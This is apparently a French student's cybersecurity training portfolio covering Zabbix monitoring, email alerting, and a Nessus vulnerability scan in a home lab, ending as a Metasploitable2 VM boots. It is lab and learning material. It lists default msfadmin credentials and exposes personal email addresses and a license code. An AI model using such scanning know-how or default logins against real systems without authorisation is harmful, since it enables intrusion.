
De retour sur l'UI Web de Zabbix

The screenshot shows the 'Hôte' (Host) configuration page in the Zabbix web interface. The host name is set to 'ZServer' and the visible name to 'Debian 12 VM'. Under 'Modèles', 'Linux by Zabbix agent' is selected. In the 'Groupes d'hôtes' section, 'Linux servers' and 'Virtual machines' are chosen. The 'Interfaces' section shows an Agent at IP 192.168.163.129 with port 10050. A description is provided: 'Machine virtuelle Debian 12 à monter'. Buttons at the bottom include 'Ajouter', 'Actualiser', 'Clone', 'Supprimer', and 'Annuler'.

On voit maintenant que cet hôte est activé et disponible, donc que la connexion a bien été établie.

	Nom	Éléments	Déclencheurs	Graphiques	Découverte	Web	Interface	Proxy	Modèles	État	Disponibilité	Chiffrement sur l'agent	Info	Tags
	Debian 12 VM	Éléments 59	Déclencheurs 24	Graphiques 11	Découverte 3	Web	192.168.163.129:10050	Linux by Zabbix agent		Activé	ZBX	Aucun		

Grâce aux templates intégrés de Zabbix, je suis en mesure de superviser facilement des indicateurs clés tels que l'utilisation de la mémoire, du CPU, l'espace disque disponible, le trafic réseau entrant sur une interface spécifique, ainsi que le temps de fonctionnement (uptime) de ma machine. Zabbix offre de nombreuses autres possibilités de surveillance, et son interface graphique à la fois claire et intuitive permet un suivi efficace et agréable des composants essentiels d'un système.



Comment ajouter un graphique à l'aide d'une template : [Editor le tableau de bord](#)


Ajouter un widget

Type	Graph (classique)	Afficher l'en-tête
Nom	Exemple graph	
Intervalle de rafraîchissement	10 secondes	
Source	Graphique	Graphique simple
* Élément	Debian 12: CPU idle time	Sélectionner
Période de temps	Tableau de bord	Widget
Afficher la légende	<input checked="" type="checkbox"/>	
Remplacer l'hôte	taper ici pour rechercher	Sélectionner
<input type="button" value="Ajouter"/> <input type="button" value="Annuler"/>		

Lorsqu'on appuie sur le bouton Sélectionner un élément, nous avons une multitude de choix sur ce qu'on veut moniterer :

Éléments				
Hôte	Sélectionner	Type	Type d'information	État
Available memory	vm.memory.size[available]	agent Zabbix	Numérique (non signé)	Activé
Available memory in %	vm.memory.size[available]	agent Zabbix	Numérique (flottant)	Activé
Configuration cache, % used	zabbix[cache.buffer.pused]	Zabbix interne	Numérique (flottant)	Activé
Connector queue	zabbix[connector_queue]	Zabbix interne	Numérique (non signé)	Non supporté
Context switches per second	system.cpu.switches	agent Zabbix	Numérique (flottant)	Activé
CPU guest nice time	system.cpu.util[guest_nice]	agent Zabbix	Numérique (flottant)	Activé
CPU guest time	system.cpu.util[guest]	agent Zabbix	Numérique (flottant)	Activé
CPU idle time	system.cpu.util[idle]	agent Zabbix	Numérique (flottant)	Activé
CPU interrupt time	system.cpu.util[interrupt]	agent Zabbix	Numérique (flottant)	Activé
CPU iowait time	system.cpu.util[iowait]	agent Zabbix	Numérique (flottant)	Activé
CPU nice time	system.cpu.util[nice]	agent Zabbix	Numérique (flottant)	Activé
CPU softirq time	system.cpu.util[softirq]	agent Zabbix	Numérique (flottant)	Activé
CPU steal time	system.cpu.util[steal]	agent Zabbix	Numérique (flottant)	Activé
CPU system time	system.cpu.util[system]	agent Zabbix	Numérique (flottant)	Activé
CPU user time	system.cpu.util[user]	agent Zabbix	Numérique (flottant)	Activé
CPU utilisation	system.cpu.util	Élément dépendant	Numérique (flottant)	Activé
Discovery queue	zabbix[discovery_queue]	Zabbix interne	Numérique (non signé)	Activé
Free swap space	system.swap.size[free]	agent Zabbix	Numérique (non signé)	Activé
Free swap space in %	system.swap.size[%free]	agent Zabbix	Numérique (flottant)	Activé
FS [/]: Inodes: Free, in %	vfs.fs.dependent.inode[%free]	Élément dépendant	Numérique (flottant)	Activé
FS [/]: Option: Read-only	vfs.fs.dependent.readonly	Élément dépendant	Numérique (non signé)	Activé
FS [/]: Space Available	vfs.fs.dependent.size[%free]	Élément dépendant	Numérique (non signé)	Activé

Maintenant qu'on moniteure avec succès notre machine, on peut également mettre en place de l'alerting, par exemple via E-Mail :



On peut ici activer l'option qui permet d'envoyer à l'administrateur zabbix des notifications en cas d'alertes :

The screenshot shows a list of alerts. One alert is selected, titled "Report problems to Zabbix administrators". The alert is set to "Envoyer le message aux groupes d'utilisateurs: Zabbix administrators via tous les médias" (Send the message to user groups: Zabbix administrators via all media). The status is "Désactivé" (Disabled). At the bottom, there are buttons for "Activer" (Enable), "Désactiver" (Disable), and "Supprimer" (Delete).

Ensuite dans Alert -> Type de média

The screenshot shows a list of media types. The "Email" type is selected and highlighted in blue. Other media types listed include "Webhook" (with sub-options like "Brevis.one", "Discord", "Event-Driven Ansible", and "Express.ms"), "Courriel" (with sub-options like "Email" and "Email (HTML)"), and "Script". The status for most media types is "Désactivé" (Disabled). There are also columns for "Nom" (Name), "Type", "État" (Status), and "Utilisé dans les actions" (Used in actions).

On peut directement sélectionner email qui est déjà préconfiguré avec SMTP, on alors créer notre propre configuration

Sur le mail qu'on veut utiliser pour envoyer les alertes :

Activer les accès IMAP :

The screenshot shows the "Paramètres" (Settings) section of a Gmail account. Under "Transfert", there is a link to "Ajouter une adresse de transfert". Under "Téléchargement POP", it says "En savoir plus" and lists options for POP and IMAP. Under "Accès IMAP", it says "En savoir plus" and lists options for handling deleted messages (Archive, Delete, or Move to Trash).

Et également créer un mot de passe d'application pour qu'on puisse envoyer des mail depuis l'adresse email qu'on désiré :

← Mots de passe des applications

Les mots de passe d'application vous permettent de vous connecter à votre compte Google sur des applis et des services plus anciens, non compatibles avec les normes de sécurité les plus récentes.


Les mots de passe d'application sont moins sécurisés que les applis et services à jour qui utilisent les normes de sécurité les plus récentes. Avant de créer un mot de passe d'application, vous devez vérifier si votre appli en a besoin pour établir la connexion.

[En savoir plus](#)

The screenshot shows a form for creating an application password. It says "Vous n'avez aucun mot de passe d'application." Below that, it says "Pour créer un mot de passe spécifique à une appli, indiquez son nom ci-dessous." A text input field is filled with "Nom de l'appli: Zabbix". At the bottom is a "Créer" (Create) button.


On peut maintenant finaliser la création de l'envoie de mail :

On peut tester l'envoie de mail grâce à un bouton à droite du type de média d'alerte qu'on vient de créer



Le bouton 'test' à droite de l'écran.

Et on peut voir qu'on a bien reçu l'alerte :



A présent, dans Utilisateur -> Utilisateurs -> Admin -> Media, on attribue à l'utilisateur Admin le type de média "email" que j'ai préalablement configuré, afin de lui permettre de recevoir des notifications en cas d'alerte.

Two screenshots of the Zabbix web interface. The top screenshot shows the "Utilisateurs" (Users) page with "Admin" selected. The "Media" tab is active, showing fields for Name (Admin), First name (Zabbix), Last name (Administrator), Groups (Internal, Zabbix administrators), Language (System default), Timezone (System default UTC+00:00), and Theme (System default). The bottom screenshot shows the "Nouveau média" (New media) dialog box. It has "Type" set to "ZabbixMail", "Envoyer à" set to "mo.adoum200@gmail.com", "Lorsque actif" set to "1-7,00:00-24:00", and "Utiliser si sévérité" checked for all severity levels (Non classé, Information, Avertissement, Moyen, Haut, Désastre). The "Activé" checkbox is also checked. At the bottom are "Ajouter" and "Annuler" buttons.

Maintenant, à chaque problème, un email sera envoyé à l'administrateur Zabbix.

2. Précisez les moyens utilisés :

Pour ce projet, j'ai utilisé une VM Debian 12 pour installer le serveur Zabbix, configuré un agent sur la machine cible, monitoré différents composants, mis en place un type de média email, et défini des actions de notification pour assurer la supervision automatique du système.

3. Avec qui avez-vous travaillé ?

J'ai travaillé seul sur ce projet.

4. Contexte

Nom de l'entreprise, organisme ou association - La Plateforme_

Chantier, atelier, service - Bachelor Cybersécurité pour la formation AIS

Période d'exercice - Du 01/09/2025 au 25/07/2025

5. Informations complémentaires (*facultatif*)

Cliquez ici pour taper du texte.

Activité-type 3

Participer à la gestion de la cybersécurité.


Exemple n°1 - Cybersécurité : Découverte des Vulnérabilités avec Nessus, Attaques avec Metasploit

1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :

Fait par Tenable, Nessus est un outil de gestion des vulnérabilités. Il permet de scanner des environnements pour identifier des vulnérabilités, des configurations erronées et des failles de sécurité. Il est adapté pour des entreprises ou des utilisateurs individuels qui veulent une solution légère, accessible de partout, et ne nécessitant pas de gestion de serveur dédiée.

A l'aide de ce logiciel, on peut détecter, analyser et exploiter des vulnérabilités dans un environnement contrôlé.* Il existe 3 types de licences Nessus (qui permettent toutes de scanner les vulnérabilités et de détecter les failles dans un système informatique). Il existe des licences professionnelles mais on va utiliser ici la licence Nessus Essentials, celle qui est gratuite.


Voici les différents type de scan qui sont proposés par Nessus



Pour procéder à un scan, il faut le nommer et renseigner les adresses IP à analyser et de planifier les scans.

A la fin d'un scan, les vulnérabilités détectées sont affichées à l'écran.

Elles sont classées par couleur selon leur niveau de criticité. En cliquant sur une vulnérabilité, on a accès aux détails. Ci-dessous, un exemple de ce à quoi les résultats devraient ressembler après un scan :




Pour installer Debian, on met d'abord en place une vm Debian.

Pour télécharger le paquet Nessus :

Visitez le site web de Tenable Nessus et créez un compte Nessus Home Edition (si vous n'en possédez pas encore) :

Après votre inscription, vous recevrez un lien pour télécharger le package Nessus ainsi qu'un code d'activation.

Téléchargez le package adapté à votre distribution Linux.



Une fois les étapes de configuration d'une vm debian fait, on peut installer Nessus à l'aide d'une commande curl :

```
>curl --request GET \
--url 'https://www.tenable.com/downloads/api/v2/pages/nessus/files/Nessus-10.9.1-debian10_amd64.deb' \
--output 'Nessus-10.9.1-debian10_amd64.deb'
```

```
client@virtualmachine:~$ sudo curl --request GET \
--url 'https://www.tenable.com/downloads/api/v2/pages/nessus/files/Nessus-10.9.1-debian10_amd64.deb' \
--output 'Nessus-10.9.1-debian10_amd64.deb'
% Total    % Received % Xferd  Average Speed   Time   Time     Time  Current
          Dload  Upload Total Spent   Left Speed
100 61.8M    0 61.8M    0      0  9075k      0 --:--:--  0:00:06 --:--:-- 9135k
```

Puis on installe Nessus avec une commande dpkg :


```
>sudo dpkg -i Nessus-10.8.2-debian10_amd64.deb
```

Ensuite on démarre le service et on l'enable pour qu'il se démarre à chaque lancement du système :


```
>sudo systemctl start nessusd
>sudo systemctl enable nessusd
>sudo systemctl status nessusd
```

On peut maintenant accéder à l'interface web de Nessus avec :

<http://IP-VM:8834>



On choisit d'utiliser Nessus Essentials étant donné qu'on n'utilise pas de licence professionnelles :



On s'enregistre à Tenable pour obtenir un code d'activation de licence :

The screenshot shows the Tenable Nessus activation code page. At the top, the Tenable logo and "Nessus" are displayed. Below that, the heading "Get an activation code" is followed by the sub-instruction "To register for a free Nessus Essentials activation code, enter your information." There are three input fields: "First Name" (Moufid), "Last Name" (Adoum), and "Email" (moufid.adoum@laplateforme.io). A note below the email field says "Already have activation code? Skip this step to enter it manually." At the bottom, there are three buttons: "Back", "Skip", and "Sending...". The "Skip" button is highlighted in blue. The footer contains the copyright notice "© 2025 Tenable™, Inc."

The screenshot shows the Tenable Nessus license information page. At the top, the Tenable logo and "Nessus" are displayed. Below that, the heading "License Information" is followed by the activation code "Activation Code: 6KBW-HTH2-QF42-VBVG-MRW9". A "Continue" button is located at the bottom right. The footer contains the copyright notice "© 2025 Tenable™, Inc."


On créer un premier user :

The screenshot shows the Tenable Nessus user account creation page. At the top, the Tenable logo and "Nessus" are displayed. Below that, the heading "Create a user account" is followed by the sub-instruction "Create a Nessus administrator user account. Use this username and password to log in to Nessus." There are two input fields: "Username *" (Moufid) and "Password *" (redacted). Below the password field is an "Eye" icon for password visibility. At the bottom, there are two buttons: "Back" and "Submit". The "Submit" button is highlighted in blue. The footer contains the copyright notice "© 2025 Tenable™, Inc."


Après ça, on attend l'initialisation de Nessus :




Nessus est installé, on peut procéder à des scans :



On va lancer notre premier scan :



On appuie sur "New Scan" puis sur "Basic Network Scan" :



On configure le scan de vulnérabilité 'Basic Network Scan' :

Scan d'une VM Debian 12 / Configuration

[Back to Scan Report](#)

Settings	Credentials	Plugins
BASIC <ul style="list-style-type: none"> General Schedule Notifications 	Name: Scan d'une VM Debian 12 Description: Premier scan de ma vm debian 12 Folder: My Scans Targets: 192.168.163.129	
DISCOVERY		
ASSESSMENT		
REPORT		
ADVANCED		
Upload Targets Add File		
Save Cancel		

On démarre le scan :

My Scans

Name	Scan Type	Schedule	Last Scanned	Launch
Scan d'une VM Debian 12	Vulnerability	On Demand	N/A	Launch

Tenable Nessus Essentials

Scans

Scan d'une VM Debian 12

Hosts: 1 Vulnerabilities: 48 History: 1

Severity	Count
Critical	9.8
High	11
Medium	4
Low	8
Info	7
Service detection	5
General	4
Misc.	3
Port scanners	15
Service detection	15
Service detection	10
Service detection	2

Scan Details

Policy: Basic Network Scan
 Status: Running
 Severity Base: CVSS v3.0
 Scanner: Local Scanner
 Start: July 26 at 11:59 PM

Vulnerabilities

La seule faille critique détectée est celle d'une version de firefox qui contient des vulnérabilités, qui peut être fix en mettant à jour firefox.

Mais étant donné qu'une vm sans vulnérabilité comme celle que j'ai créé (qui est vierge) n'a pas beaucoup d'intérêt, nous allons créer une vm Metasploitable:

Metasploitable2 est une machine virtuelle Linux volontairement vulnérable. Cette machine virtuelle peut être utilisée pour des formations à la sécurité, des tests d'outils de sécurité et des tests d'intrusion courants. Le nom d'utilisateur et le mot de passe par défaut sont msfadmin:msfadmin.

```

* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]

Warning: Never expose this VM to an untrusted network!
Contact: msfdevlat@metasploit.com
Login with msfadmin/msfadmin to get started

```

```

metasploitable login: msfadmin
Password:
Last login: Mon Sep  9 10:45:45 EDT 2024 on ttys1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

